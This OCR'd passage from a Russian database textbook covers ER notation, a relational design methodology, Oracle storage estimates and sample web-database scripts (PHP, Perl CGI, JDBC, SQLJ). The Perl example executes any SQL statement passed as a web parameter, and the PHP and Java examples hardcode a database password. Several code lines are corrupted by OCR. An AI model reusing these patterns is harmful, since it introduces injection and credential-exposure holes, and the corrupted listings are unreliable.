




Рис. Д.2. Часть ER-модели, представленной на рис. 11.1, переоформленная с помощью системы обозначений со значком "воронья лапка"

Таблица Д.2. Система обозначений со значком "воронья лапка", применяемая для оформления ER-моделей

Обозначение	Описание
	Сущность
	Связь
	Рекурсивная саязь с именами ролей, указывающими, какие функции выполняет сущность в связи
	Атрибуты перечисляются в нижней части обозначения сущности Многозначный атрибут помещен в фигурные скобки ({})
	Связь "один к одному"
	Связь "один ко многим"
	Связь "многие ко многим"
	Связь "один ко многим" с обязательным участием сущностей A и B
	Связь "один ко многим" с необязательным участием сущности A и обязательным участием сущности B
	Связь "один ко многим" с необязательным участием сущностей A и B
	Для представления иерархии уточнения/обобщения используются прямоугольники, заключенные в прямоугольник

Приложение E КРАТКИЙ ОБЗОР МЕТОДОЛОГИИ ПРОЕКТИРОВАНИЯ РЕЛЯЦИОННЫХ БАЗ ДАННЫХ

В ЭТОМ ПРИЛОЖЕНИИ...

- Процесс разработки баз данных включает три стадии: концептуальное, логическое и физическое проектирование.
- Этапы, **относящиеся к** каждой **из трех основных** стадий, определяются методологией **проектирования баз данных.**

В этой книге рассматривается конкретная методология проектирования реляционных баз данных. Эта методология предусматривает три основных стадии разработки — концептуальное, логическое и физическое проектирование базы данных, которые подробно описаны в главах 14-17. В этом приложении приводится обобщенное формальное описание предлагаемой методологии разработки баз данных, предназначенное для тех читателей, которые уже хорошо знакомы с проектированием баз данных.

Этап 1. **Создание локальной концептуальной** модели данных для **каждого представления**

Формирование локальной концептуальной модели данных предприятия для каждого конкретного представления. Первый этап проектирования базы данных заключается в подготовке концептуальных моделей данных для каждого представления на предприятии. В процессе анализа выявляется ряд пользовательских представлений, в зависимости от степени их перекрытия некоторые пользовательские представления объединяются, и создается общее представление, которому присваивается подходящее имя.

Этап 1.1. Определение типов сущностей

Определение основных типов сущностей, присутствующих в представлении предметной области приложения. Документирование выделенных типов сущностей.

Этап 1.2. Определение типов связей

Определение важнейших типов связей, существующих между сущностями, выделенными на предыдущем этапе. Применение ER-моделирования для наглядного отображения сущностей и связей. Определение ограничений кардинальности, которые распространяются на связи различных типов. Выявление

дефектов разветвления и разрыва. Проверка того, участвует ли каждая сущность, по меньшей мере, в одной связи. Документирование типов связей.

Этап 1.3. Определение атрибутов и сопоставление их с типами сущностей и связей

Сопоставление атрибутов с соответствующими типами сущностей или связей. Выявление простых/составных атрибутов, однозначных/многозначных атрибутов и производных атрибутов. Документирование сведений об атрибутах.

Этап 1.4. Определение доменов атрибутов

Определение доменов для всех атрибутов в каждой локальной концептуальной модели данных. Документирование сведений о доменах атрибутов.

Этап 1.5. Определение атрибутов, являющихся потенциальными и первичными ключами

Определение потенциального ключа для каждого типа сущности; если таких ключей несколько — выбор среди них первичного ключа. Документирование сведений о первичных и альтернативных ключах для каждой сильной сущности.

Этап 1.6. Анализ необходимости применения расширенных понятий моделирования (необязательный этап)

Оценка необходимости использования таких расширенных понятий моделирования, как обобщение/уточнение, агрегирование и композиция.

Этап 1.7. Проверка модели на избыточность

Проверка наличия какой-либо избыточности в модели. Особо внимательная повторная проверка связей "один к одному" (1:1) и удаление избыточных связей.

Этап 1.8. Проверка соответствия локальной концептуальной модели пользовательским транзакциям

Проверка того, поддерживает ли локальная концептуальная модель все транзакции, которые требуются для рассматриваемого представления. Для этого применяются два возможных подхода: описание транзакций и использование путей выполнения транзакций.

Этап 1.9. Обсуждение локальных концептуальных моделей данных с конечными пользователями

Обсуждение локальных концептуальных моделей данных с конечными пользователями для получения подтверждений того, что каждая модель правильно отражает представление соответствующей предметной области.

Этап 2. Построение и проверка локальной логической модели данных для каждого представления

Формирование локальной логической модели данных на Основе концептуальной модели данных, отражающей конкретное представление предметной области, и проверка полученной модели для определения того, является ли она структурно правильной (с использованием метода нормализации) и поддерживает ли все требуемые транзакции.

Этап 2.1. Удаление свойств, несовместимых с реляционной моделью (необязательный этап)

Доработка локальных концептуальных моделей с целью удаления из них свойств, несовместимых с реляционной моделью. Удаление двухсторонних связей типа *:*, рекурсивных связей типа *:*, сложных связей и многозначных атрибутов.

Этап **2.2.** Определение набора отношений исходя из структуры локальной логической модели данных

Определение на основе локальных логических моделей данных набора отношений, необходимого для представления сущностей, связей и атрибутов, выявленных в процессе моделирования. Итоговые сведения о том, как осуществляется преобразование сущностей и связей в отношения, приведены в табл. ЕЛ. Документирование сведений об отношениях и атрибутах внешних ключей. Документирование сведений о новых первичных или потенциальных ключах, которые были сформированы в процессе создания отношений на основе логической модели данных.

Таблица Е. 1. Итоговые сведения о способах преобразования сущностей и связей в отношения

Сущность/связь	**Способ преобразования**
Сильная сущность	Создать связь, которая включает все простые атрибуты
Слабая сущность	Создать связь, которая включает все простые атрибуты (все еще требуется определить первичный ключ после преобразования связи с каждой сущностью-владельцем)
Двухсторонняя связь 1:*	Передать первичный ключ на сторону связи "один" для использования в качестве внешнего ключа в отношении, представляющем сущность на стороне связи "многие". На сторону "многие" передаются также все атрибуты связи
Двухсторонняя связь:	
а) Обязательное участие с обеих сторон	Объединить сущности в одно отношение
б) Обязательное участие с одной стороны	Передать первичный ключ сущности на "необязательную" сторону связи для использования в качестве внешнего ключа в отношении, представляющем сущность на "обязательной" стороне связи
в) Необязательное участие с обеих сторон	Произвольный выбор, если отсутствует дополнительная информация, позволяющая обосновать правильный выбор
Связь суперкласс/подкласс	Рекомендации по выбору способа представления связи суперкласс/подкласс приведены в табл. Е.2
Двухсторонняя связь *:*, сложная связь	Создать отношение для представления связи и включить в него все атрибуты связи. Передать в новое отношение копию первичного ключа из каждой сущности-владельца для использования в качестве внешних ключей
Многозначный атрибут	Создать отношение для представления многозначного атрибута и передать в новое отношение копию первичного ключа сущности владельца для использования в качестве внешнего ключа

Этап 2.3. Проверка отношений с помощью правил нормализации

Проверка отношений локальной логической модели данных с использованием метода нормализации. Целью выполнения этого этапа является обеспечение того, что каждое из отношений, созданных на основе логической модели данных, соответствует, по крайней мере, требованиям НФБК (нормальной формы Бойса–Кодда).

Этап 2.4. Проверка отношений с помощью пользовательских транзакций

Проверка того, поддерживают ли отношения локальной логической модели данных транзакции, которые требуются в рассматриваемом представлении, для получения гарантий того, что в процессе создания отношений не были допущены ошибки.

Этап 2.5. Определение ограничений целостности

Выявление ограничений целостности, заданных в рассматриваемом представлении предметной области. Сюда относятся определение необходимых данных, установление ограничений для доменов атрибутов, определение требований целостности сущностей, ссылочной целостности и ограничений предметной области. Документирование сведений обо всех ограничениях целостности.

Таблица E.2. Рекомендации по выбору способа представления связи суперкласс/подкласс с учетом ограничений степени участия и непересечения

Ограничение степени участия	Ограничение непересечения	Требуемые отношения
Mandatory	Nondisjoint {And}	Одно отношение (с одним или несколькими определителями, позволяющими обозначить тип каждого кортежа)
Optional	Nondisjoint {And}	Два отношения: одно отношение для суперкласса и еще одно отношение для всех подклассов (с одним или несколькими определителями, позволяющими обозначить тип каждого кортежа)
Mandatory	Disjoint {Or}	Много отношений: по одному отношению для каждой комбинации суперкласс/подкласс
Optional	Disjoint {Or}	Много отношений: одно отношение для суперкласса и несколько отношений для каждого подкласса

Этап 2.6. Обсуждение разработанных локальных логических моделей данных с конечными пользователями

Проверка того, что локальная логическая модель данных правильно отражает рассматриваемое представление.

Этап 3. Создание и проверка глобальной логической модели данных

Объединение отдельных локальных логических моделей данных в единую глобальную логическую модель данных, представляющую ту часть предприятия, которая охватывается данным приложением.

Этап 3.1. Слияние локальных логических моделей данных в единую глобальную модель данных

Объединение отдельных локальных логических моделей данных в единую глобальную логическую модель данных предприятия. В круг решаемых при этом задач включены задачи, перечисленные ниже.

- Пересмотр имен и содержимого сущностей/отношений и их потенциальных ключей.
- Пересмотр имен и содержимого связей/внешних ключей.
- Слияние сущностей/связей из отдельных локальных моделей данных.
- Включение (без слияния) сущностей/связей, уникальных для каждой локальной модели данных.
- Слияние связей/внешних ключей из локальных моделей данных.
- Включение (без слияния) связей/внешних ключей, уникальных для каждой локальной модели данных.
- Проверка наличия недостающих сущностей/отношений и связей/внешних ключей.
- Проверка внешних ключей.
- Проверка ограничений целостности.
- Составление глобальной ER-диаграммы/диаграммы отношений.
- Обновление документации.

Этап 3.2. Проверка глобальной логической модели данных

Проверка отношений, созданных на основе глобальной логической модели данных с помощью метода нормализации, и определение в случае необходимости того, поддерживают ли они все требуемые транзакции. Этот этап аналогичен этапам 2.3 и 2.4, на которых проводится проверка каждой локальной логической модели данных,

Этап 3.3. Проверка возможностей расширения модели в будущем

Определение вероятности внесения каких-либо существенных изменений в созданную модель данных в обозримом будущем и оценка того, насколько полученная глобальная логическая модель данных позволяет учесть подобные изменения.

Этап 3.4. Обсуждение глобальной логической модели данных с пользователями

Проверка того, является ли созданная глобальная логическая модель данных правильным отображением функционирования данного предприятия.

Этап 4. Перенос глобальной логической модели данных в среду целевой СУБД

Подготовка схемы реляционной базы данных, которая может быть реализована в целевой СУБД на основе глобальной логической модели данных.

Этап 4.1. Проектирование базовых отношений

Определение способа представления всех выделенных в глобальной логической модели данных базовых отношений в целевой СУБД. Документирование результатов проектирования базовых отношений.

Этап 4.2. Представление в проекте производных данных

Выбор способа представления в целевой СУБД всех производных данных, присутствующих в глобальной логической модели данных. Документирование проекта представления производных данных.

Этап 4.3. Проектирование ограничений предметной области для целевой СУБД

Проектирование ограничений предметной области для целевой СУБД. Документирование проекта ограничений предметной области.

Этап 5. Проектирование физического представления базы данных

Определение оптимальной файловой структуры для хранения базовых отношений и индексов, необходимых для достижения приемлемой производительности. Иными словами, определение способа хранения отношений и кортежей во вторичной памяти.

Этап 5.1. Анализ транзакций

Определение функциональных характеристик транзакций, которые будут выполняться в проектируемой базе данных, и выделение наиболее важных из них.

Этап 5.2. Выбор файловой структуры

Определение наиболее эффективной файловой структуры для каждого базового отношения.

Этап 5.3. Выбор индексов

Определение того, будет ли добавление индексов способствовать повышению производительности системы.

Этап 5.4. Определение требований к дисковому пространству

Оценка объема дискового пространства, необходимого для размещения базы данных.

Этап 6. Проектирование пользовательских представлений

Разработка пользовательских представлений, которые были выявлены на стадии сбора и анализа требований жизненного цикла приложения реляционной базы данных. Документирование проекта пользовательских представлений.

Этап 7. Разработка механизмов защиты

Разработка механизмов защиты базы данных в соответствии с требованиями пользователей. Документирование проекта средств защиты.

Этап 8. Анализ необходимости введения контролируемой избыточности данных

Определение того, будет ли внесение контролируемой избыточности данных (за счет снижения требований к уровню их нормализации) способствовать повышению производительности системы. Определение необходимости дублирования атрибутов или соединения отношений. Документирование результатов введения избыточности.

Этап 9. Текущий контроль и настройка операционной системы

Текущий контроль операционной системы и повышение производительности системы с целью исправления неприемлемых проектных решений или учета изменяющихся требований.

Приложение Ж

ОЦЕНКА ПОТРЕБНОСТИ В ДИСКОВОМ ПРОСТРАНСТВЕ

В ЭТОМ ПРИЛОЖЕНИИ...

- Способы оценки потребности в дисковом пространстве для СУБД Oracle.

В описании этапа 5.4 представленной в главе 16 методологии физического проектирования базы данных указано, что к проекту может быть предъявлено требование, чтобы физическая реализация базы данных была осуществлена на основе текущей конфигурации аппаратных средств. Но даже если такое требование не предъявляется, проектировщик все равно обязан оценить объем дискового пространства, необходимый для хранения базы данных, чтобы определить потребность в приобретении новых аппаратных средств. Процедура оценки эффективности использования дискового пространства в значительной степени зависит от целевой СУБД и аппаратных средств, применяемых для поддержки базы данных. В целом эта оценка основана на определении среднего размера строк и количества строк в каждой таблице. Данные о количестве строк должны показывать максимальное значение, но может также потребоваться оценить возможную степень возрастания объема данных в каждой таблице и внести в результаты расчета объема дискового пространства поправку на этот коэффициент роста, чтобы определить, каких размеров база данных может достичь в будущем.

В этом приложении процесс оценки объема дискового пространства показан на примере некластеризованных таблиц, создаваемых в СУБД Oracle 8 на платформе Windows NT (более подробное описание СУБД Oracle приведено в разделе 8.2). Применяемые при этом формулы относятся к такому режиму использования таблиц, когда в них не происходит удаление или обновление строк и отсутствует параллельный доступ. В общем, для определения объема пространства для таблицы необходимо умножить количество строк на средний размер строки. Средний размер строки представляет собой сумму средних размеров столбцов, с которой складывается некоторая дополнительная величина, зависящая от системы. Размер столбца частично зависит от его размера и типа, заданных при создании таблицы.

Оценка потребности в пространстве для некластеризованных таблиц

Ниже перечислены четыре этапа вычисления потребности в пространстве для некластеризованной таблицы.

1. Рассчитать общий размер заголовка блока.
2. Определить доступное пространство в расчете на блок данных.

3. Определить пространство, занимаемое каждой строкой.
4. Вычислить общее количество строк, которые помещаются в одном блоке данных.

1. Вычисление общего размера заголовка блока

На первом этапе необходимо вычислить размер заголовка блока по следующим формулам:

```
totalBlockHeaderSize = fixedHeaderSize + fixedTransactionHeader +
                       variableTransactionHeader + dataHeader
fixedHeaderSize = KCBH + UB4
fixedTransactionHeader = KTBBH
variableTransactionHeader = KTBIT*(INITTRANS - 1)
dataHeader = KDBH
```

Здесь значения параметров KCBH, UB4, KTBBH, KTBIT, KDBH могут быть получены из системной таблицы v$type_size. Параметр INITTRANS представляет собой начальное количество одновременно выполняемых транзакций в расчете на рассматриваемый объект базы данных. В случае некластеризованной таблицы на платформе Windows NT со значением INITTRANS = 1 будет получен следующий результат:

```
totalBlockHeaderSize = (20 + 4) + 48 + 14 = 86
```

2. Определение доступного пространства в расчете на блок данных

Теперь необходимо рассчитать объем пространства, доступного в блоке для размещения данных. Для этого применяется следующая формула:

```
availableDataSpace = ROUNDUP((blockSize - totalBlockHeaderSize)*
                     (1 - PCTFREE/100) - KDBT
```

Здесь PCTFREE представляет собой процентную долю пространства, зарезервированного в блоке для обновлений (см. раздел 8.2.2). В случае некластеризованной таблицы на платформе Windows NT со значением PCTFREE = 10 будет получен следующий результат:

```
availableDataSpace = (2048 - 86)*(1 - 10/100} - 4 = 1766 - 4 = 1762
```

3. Определение пространства, занимаемого каждой строкой

Теперь необходимо вычислить общий объем пространства, которое в среднем необходимо для каждой строки. Это значение зависит от следующих параметров:

- количество столбцов в определении таблицы;
- типы данных, применяемых в каждом столбце.

Общий размер столбца, включая обозначение его размера в байтах, можно определить по следующей формуле:

```
totalColumnSize = columnSize + (1, если размер столбца < 250,
                                иначе 3)
```

В таком случае размер строки вычисляется по формуле

```
totalRowSize = rowHeaderSize + ΣtotalColumnSize
```

Здесь значение rowHeaderSize равно 3 байтам для каждой строки некластеризованной таблицы (4 байтам — для строки кластеризованной таблицы). Минимальный размер строки для некластеризованной таблицы составляет 9 байтов. Поэтому если расчетное значение меньше указанного минимального размера строки, следует принять в качестве размера строки это минимальное значение. Например, для таблицы, которая определена с помощью оператора

```
CREATE TABLE table1(a char(5), b DATE, c CHAR(10));
```

будет получено:

```
totalRowSize = 3 + Σ(6 + 8 + 11) = 28
```

4. Вычисление общего количества строк, которые помещаются в одном блоке данных

На этом этапе вычисляется общее количество строк, которые могут поместиться в одном блоке данных, по следующей формуле:

```
noRowsPerBlock = ROUNDDOWN(availableDataSpace/totalRowSize)
```

В данном случае будет получен следующий результат:

```
noRowsPerBlock = ROUNDDOWN(1762/28) = 62
```

Наконец, выполняется расчет потребности в пространстве для таблицы путем умножения этого значения на ориентировочное количество строк в таблице. Следует учитывать, что полученное при этом значение является приближенным, поэтому рекомендуется внести поправку, равную 10-20%. Аналогичная процедура может применяться для оценки размера кластеризованных таблиц и индексов. Для получения дополнительной информации заинтересованный читатель может обратиться к документации Oracle.

Приложение 3

ПРИМЕРЫ WEB-СЦЕНАРИЕВ

В ЭТОМ ПРИЛОЖЕНИИ...

- Применение клиентских сценариев JavaScript.
- Применение сценариев PHP и операторов СУБД PostgreSQL.
- Применение сценариев CGI и Perl.
- Применение интерфейса JDBC для выборки данных из базы данных.
- Применение интерфейса SQLJ для выборки данных из базы данных.
- Применение серверных страниц Java (JavaServer Pages — JSP).
- Применение активных серверных страниц (Active Server Pages — ASP) и объектов данных ActiveX (ActiveX Data Objects — ADO).
- Применение серверных страниц PL/SQL (PL/SQL Server Pages — PSP) корпорации Oracle.

В главе 28 приведены основные сведения о системе World Wide Web (или просто Web) и описаны некоторые современные способы интеграции баз данных в среду Web, А в этом приложении имеется ряд примеров, позволяющих проиллюстрировать некоторые понятия, рассматриваемые в указанной главе. Предполагается, что читатель знаком с концепциями, описанными в главе 28. Примеры этого приложения взяты из учебного проекта *DreamHome*, который представлен в разделе 10.4 и приложении А.

3.1. Сценарий JavaScript

Язык сценариев JavaScript рассматривается в разделе 28.4.1, а в следующем примере показано использование клиентского сценария JavaScript.

Пример 3.1. Применение сценария JavaScript для вывода на экран подробных сведений о книге

Создайте сценарий JavaScript для эмуляции HTML-страницы, показанной на рис. 28.2.

Использование клиентского сценария JavaScript для создания Web-страницы, соответствующей примеру, приведенному на рис. 28.2, иллюстрируется в листинге 3.1. В данном случае для хранения перечня страниц, к которым пользователь может получить доступ, применяется массив, а еще в одном массиве хра-

нятся соответствующие URL для каждой страницы. При выборе страницы пользователем создается форма HTML с помощью обработчика событий onChange, предназначенного для вызова функции goPage.

Листинг 3.1. Пример клиентского сценария JavaScript для отображения Web-страницы, показанной на рис. 28.2

```
<HTML>
  <HEAD>
    <TITLE>
      Database Systems: A Practical Approach to Design, Implementation
      and Management
    </TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
    <!-- Дескриптор комментария, скрывающий текст сценария, чтобы он
    // не отображался в броузерах старых типов,
    // которые не распознают код JavaScript
    // Функция создания массива и заполнения его элементов
    function makeArray() {
    var args = makeArray.arguments;
    for (var i = 0; i < args.length; i++) {
    this[i] = args[i];
    }
    this.length = args.length;
    }
    // Массив, содержащий описания и имена страниц
    var pages = new makeArray("Select a Page",
              "Table of Contents",
              "Chapter 1 Introduction",
              "Chapter 2 Database Environment",
              "Chapter 3 Relational Data Model",
              "Instructor's Guide");
    // Массив, в котором хранятся URL страниц
    var urls = new makeArray("",
               "http://cis.paisley.ac.uk/conn-ci0/book/toc.html",
               "http://cis.paisley.ac.uk/conn-ci0/book/chapter1.html",
               "http://cis.paisley.ac.uk/conn-ci0/book/chapter2.html",
               "http://cis.paisley.ac.uk/conn-ci0/book/chapter3.html",
               "http://cis.paisley.ac.uk/conn-ci0/book/ig.html");
    // Функция, позволяющая определить выбранную страницу и
    // перейти к ней
    function goPage(form) {
    i = form.menu.selectedIndex;
    if (i!=0){
         window.location.href = urls[i];
    }
    }
    // Конец дескриптора комментария, позволяющего скрыть содержимое
    // сценария от броузеров старых типов -->
    </SCRIPT>
  </HEAD>
  <BODY BACKGROUND="sky.jpg">
    <H2>
```

```
      Database Systems: A Practical Approach to Design,
      Implementation and Management
    </H2>
    <P>
      Thank you for visiting the Home Page of our database text book.
      From this page you can view online a selection of chapters from
      the book. Academics can also access the Instructor's Guide, but
      this requires the specification of a user name and password,
      which must first be obtained from Addison Wesley Longman. <BR>
      <BR>
      <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
      <!--
      // Вывести на экран меню, подождать, пока пользователь не
      // выберет одну из страниц, и перейти на эту страницу
      document.write ( '<FORM><SELECTNAME="menu"
                       onChange="goPage(this.form)">');
      for (var i = 0; i < pages.length; i++) {
         document.write ( '<OPTION>' + pages[i]);
      }
      document.write('<\/SELECT><\/FORM>');
      //-->
      </SCRIPT>
    </P>
    <P>
      If you have any comments, we would be more than happy to hear
      from you.
    </P>
    <P>
      <IMG SRC="netgif" HEIGHT="34" WIDTH="52" ALIGN="center">
         <A HREF="mailto:conn-ci0@paisley.ac.uk">EMail</A> <IMG SRC=
         "fax.gif" HEIGHT="34" WIDTH="43" ALIGN="center">
            Fax: 0141-848-3542
    </P>
  </BODY>
</HTML>
```

3.2. Сценарий PHP с операторами доступа СУБД PostgreSQL

Основные сведения о языке сценариев PHP приведены в разделе 28.4.3, а в следующем примере иллюстрируется использование серверного сценария PHP.

Пример 3.2. Применение языка PHP и СУБД PostgreSQL

Подготовьте сценарий PHP, позволяющий получить список всех записей таблицы `Staff`.

Код этого сценария приведен в листинге 3.2. Часть файла HTML, относящаяся к сценарию PHP, обозначена дескрипторами <?php...?>. Функция `pg_pconnect` языка PHP применяется для подключения к источнику данных,

pg_Exec служит для выполнения запроса SQL, pg_NumRows позволяет определить количество строк в результирующем наборе, а pg_result обеспечивает доступ к каждому полю в результирующем наборе. Динамически вырабатываемый код HTML создается с помощью команды echo.

Листинг 3.2. Пример сценария PHP для подключения к базе данных PostgreSQL

```
<HTML>
<HEAD>
<TITLE>DreamHome Staff Query</TITLE>
</HEAD>
<BODY>
<CENTER><H2><I>DreamHome</I>Staff Query</H2></CENTER>.
<?php
// Подключиться к СУБД PostgreSQL и вызвать на выполнение выбранный
// запрос
$conn = pg_pconnect("host=www.dreamhome.co.uk user=admin
↳password=dbapass dbname=dreamhomeDB");
if (!$conn) {
 echo "Error connecting to database.\n";
 exit;
}
$sql = "SELECT staffNo, fName, lName, position FROM Staff";
$resultSetID = pg_Exec($conn, $sql);
// Теперь обработать в цикле полученные записи и показать их
// на экране
$rows = pg_NumRows($resultSetID);
echo "<TABLE BORDER=1 ALIGN=CENTER>"
echo "<THEAD> <TR><TH>staffNo</TH><TH>fName</TH>
<TH>lName</TH><TH>position</TH></TR></THEAD>"
for ($j=0; $j < $rows; $j++) {
 echo "<TR>"
 echo "<TD>pg_result($resultSetID, $j, "staffNo")</TD>"
 echo "<TD>pg_result($resultSetID, $j, "fName")</TD>"
 echo "<TD>pg_result($resultSetID, $j, "lName")</TD>"
 echo "<TD>pg_result($resultSetID, $j , "position")</TD>"
 echo "</TR>"
}
echo "</TABLE>"
?>
</BODY>
</HTML>
```

3.3. Сценарии CGI и Perl

Общие сведения об интерпретируемом языке программирования высокого уровня Perl приведены в разделе 28.4.3, а интерфейс CGI (Common Gateway Interface — общий шлюзовой интерфейс) рассматривается в разделе 28.5. Использование сценариев CGI и Perl показано в следующем примере.

Пример 3.3. Применение сценариев CGI и Perl

Подготовьте сценарий Perl, который принимает произвольный оператор SELECT и выводит результаты.

Код сценария показан в листинге 3.3. Оператор use позволяет включить в сценарий Perl содержимое заранее подготовленных библиотек. С его помощью включена библиотека CGI для получения функциональных возможностей, позволяющих упростить написание кода HTML, который предназначен для отправки в броузер. Например, библиотека CGI содержит функции, которые формируют дескрипторы HTML, применяемые в этом сценарии для создания начального и конечного фрагментов сообщения HTTP (print header и print end_html).

Листинг 3.3. Пример сценария CGI/Perl, который обеспечивает выполнение произвольного запроса

```
# query.pl
# Сценарий, позволяющий выполнить запрос к базе данных и передать
# результаты клиентской программе
use Win32::ODBC;
use CGI qw/:standard/;
# Подключиться к базе данных и выполнить запрос
ray $querystring = param(QUERY);
$DSN  = "DreamHomeDB";
print header;
if  (!($Data = new Win32::ODBC($DSN)))  {
 print  "Error  connecting  to  $DSN\n";
 print "Error:  "  . Win32::ODBC::Error()  .  "\n";
 exit;
}
if  ($Data->Sql($querystring)) {
 print  "SQL query  failed.\n";
 print "Error:  "  .$Data->Error(). "\n";
 $Data->Close();
 exit;
}
ft Теперь вывести каждую строку таблицы результатов
$counter  = 0;
print  "<TABLE BORDER  = 1  ALIGN  = CENTER>";
while($Data->FetchRow()) {
 %Data  = $Data->DataHash();
 @key_entries = keys(%Data);
 print  "<TR>";
 foreach $key(keys(%Data)) {
   print  "<TD>$Data{$key}</TD>";
 }
 print  "</TR>";
 $counter++;
}
print  "</TABLE>";
print "<BR>Your search returned <B>$counter</B> rows.";
print  end_html;
$Data->Close();
```

3.4. Приложение Java и интерфейс JDBC

Интерфейс JDBC, применяемый как один из способов подключения приложения Java к СУБД, рассматривается в разделе **28.8.1. В следующем примере иллюстрируется использование JDBC.**

Пример 3.4. Применение интерфейса JDBC

Подготовьте приложение Java, позволяющее получить перечень всех записей таблицы staff.

В этом примере демонстрируется применение драйвера JDBC в автономном приложении Java. При этом используются мост JDBC-ODBC и 32-битовый драйвер ODBC корпорации Microsoft. Код приложения Java приведен в листинге 3.4.

Листинг 3.4. Пример приложения Java, в котором используется интерфейс JDBC

```
/*
* JDBCExample.java - программа, которая иллюстрирует использование
JDBC
*/
import java.sql.*;
class JDBCExample {
 static Connection dbCon;        // Объект подключения к базе данных
 public static void main(String args[]) throws Exception {
     // Загрузить мост JDBC-ODBC
     Class.forName("sun.jdbc.odbc.JdbcOdbcDriver"); driver
     open();     // Открыть Сазу данных и показать все строки таблицы
     select();
     close();    // Закрыть базу данных
}
/* Открыть соединение с базой данных */
static void open() throws SQLException {
     /* Задать имя источника данных ODBC и имя пользователя/пароль
        для соединения */
     String url = "jdbc:odbc:DreamHomedbDSN";
     String user = "admin";
     String password = "dbapass";
     /* Вызвать диспетчер устройств для подключения к базе данных */
     dbCon = DriverManager.getConnection(url, user, password);
}
/* Закрыть соединение с базой данных */
static void close() throws SQLException {
     dbCon.close();
}
/* Передать на выполнение запрос SQL с конструкцией WHERE */
static void select() throws SQLException {
     Statement stmt;      // Объект оператора SQL
     String query;        // Строка выборки SQL
     ResultSet rs;        // Результаты запроса SQL
     boolean more;       // Переключатель "продолжения поиска строк"

/* Задать параметры запроса, затем создать оператор и выполнить запрос
*/
```

```
    query = "SELECT staffNo, fName, lName, position FROM Staff
%WHERE staffNo = 'SG37'";
    stmt = dbCon.createStatement();
    rs = stmt.executeQuery(query);
 /* Проверить, получены ли какие-либо еще строки */
    more = rs.next();
    if (!more) {
        System.out.println("No rows found.");
        return;
   }
/* Обработать в цикле строки, полученные в результате выполнения
   запроса, и вывести на экран данные */
   while (more) {
       System.out.println("Staff Number: " + rs.getString
("staffNo"));
       System.out.println("Name: " + rs.getString("fName") + " " +
                          rs.getString("lName"));
         System.out.println("Position: " + rs.getString("position"));
         System.out.println("");
         more в rs.next();
    }
    rs.close();
    stmtclose();
    }
}
```

3.5. Приложение Java и интерфейс SQLJ

Интерфейс SQLJ, применяемый как альтернативный способ доступа к базам данных из приложения Java, кратко описан в разделе 28.8.2. В следующем примере иллюстрируется использование интерфейса SQLJ.

Пример 3.5. Применение интерфейса SQLJ для выборки данных

Подготовьте приложение с использованием интерфейса SQLJ для вывода сведений об объектах недвижимости, которыми управляет указанный сотрудник компании.

Пример такого приложения приведен в листинге 3.5. Оно имеет назначение, аналогичное приложению, которое рассматривается в примере 21.3, где применяется (статический) внедренный код SQL, В технологии SQLJ внедренные операторы начинаются со строки '#sql'. В этом приложении объявляется класс контекста соединения DreamHomeDB для объекта, представляющего базу данных, в которой должны выполняться операторы SQL. В данном примере с помощью запроса SQL может быть получено сразу несколько строк, поэтому для обеспечения возможности обработки в цикле отдельных записей применяется своего рода курсор. Показанный здесь способ доступа предусматривает привязку атрибутов таблицы PropertyForRent к перечислимому типу propertyDetails. Такой подход позволяет обращаться к каждому атрибуту как к методу объекта итератораpropertyIterator.

Листинг 3.5. Многострочный запрос, в котором применяется интерфейс SQLJ

```
import java.sql.*
import oracle.sqlj.runtime*;
public class staffProperties {
  public static void main(String args[]) throws SQLException {
/* Открыть соединение с базой данных */
  Oracle.connect(staffProperties.class, "connect.DreamHomeDB");
/* Определить итератор для запроса */
  #sql iterator propertyDetails (String propNo, String st) ;
      // Определить объект итератора
     propertyDetails propertyIterator = null;
  ttsql propertyIterator = {SELECT propertyNo AS propNo, street AS st
     FROM PropertyForRent WHERE staffNo = "SG37" ORDER BY propertyNo};
/* Обработать в цикле каждую запись в результирующем наборе и вывести
   подробные сведения с использованием метода, основанного на
   определении имени атрибута */
  while (propertyIterator.next() ) {
           System.out.println ("Property number: ",
                               propertyIterator.propNo());
           System.out.println ("Street: ", propertyrterator.st());
      }
 propertyIterator.close()
  }
}
```

3.6. Сценарий JSP

Технология серверных страниц Java (JavaServer Pages — JSP), предназначенная для создания серверных сценариев на основе языка, которая позволяет объединять статические дескрипторы HTML с динамически формируемыми дескрипторами HTML, рассматривается в разделе 28.8.5. Применение технологии JSP иллюстрируется в следующем примере.

Пример 3.6. Применение технологии JSP

Разработайте сценарий JSP для получения перечня всех записей таблицы **staff**.

В этом примере использование технологии JSP демонстрируется на основе исходных данных примера 3.2. В коде сценария JSP, приведенном в листинге 3.6, показаны некоторые конструкции JSP, которые могут быть внедрены в код страницы. В частности, директива PAGE определяет язык Java как базовый язык страницы и указывает, какие классы должны быть импортированы для дальнейшего использования в сценарии JSP. Следует отметить, что в этом случае можно заменить код, относящийся к конкретной базе данных, bean-компонентом Java, скажем StaffQuery, и использовать этот bean-компонент в приведенном ниже коде.

```
<jsp:useBean id= "test" class = "StaffQuery.MyBean" />
```

Листинг 3.6. Пример серверной страницы Java (JSP)

```
<HTML>
<HEAD>
<TITLE>DreamHome Staff Query</TITLE>
</HEAD>
<BODY>
<CENTER><H2><I>DreamHome</I>Staff Query</H2></CENTER>
<%-- Начало скриптлета JSP --%>
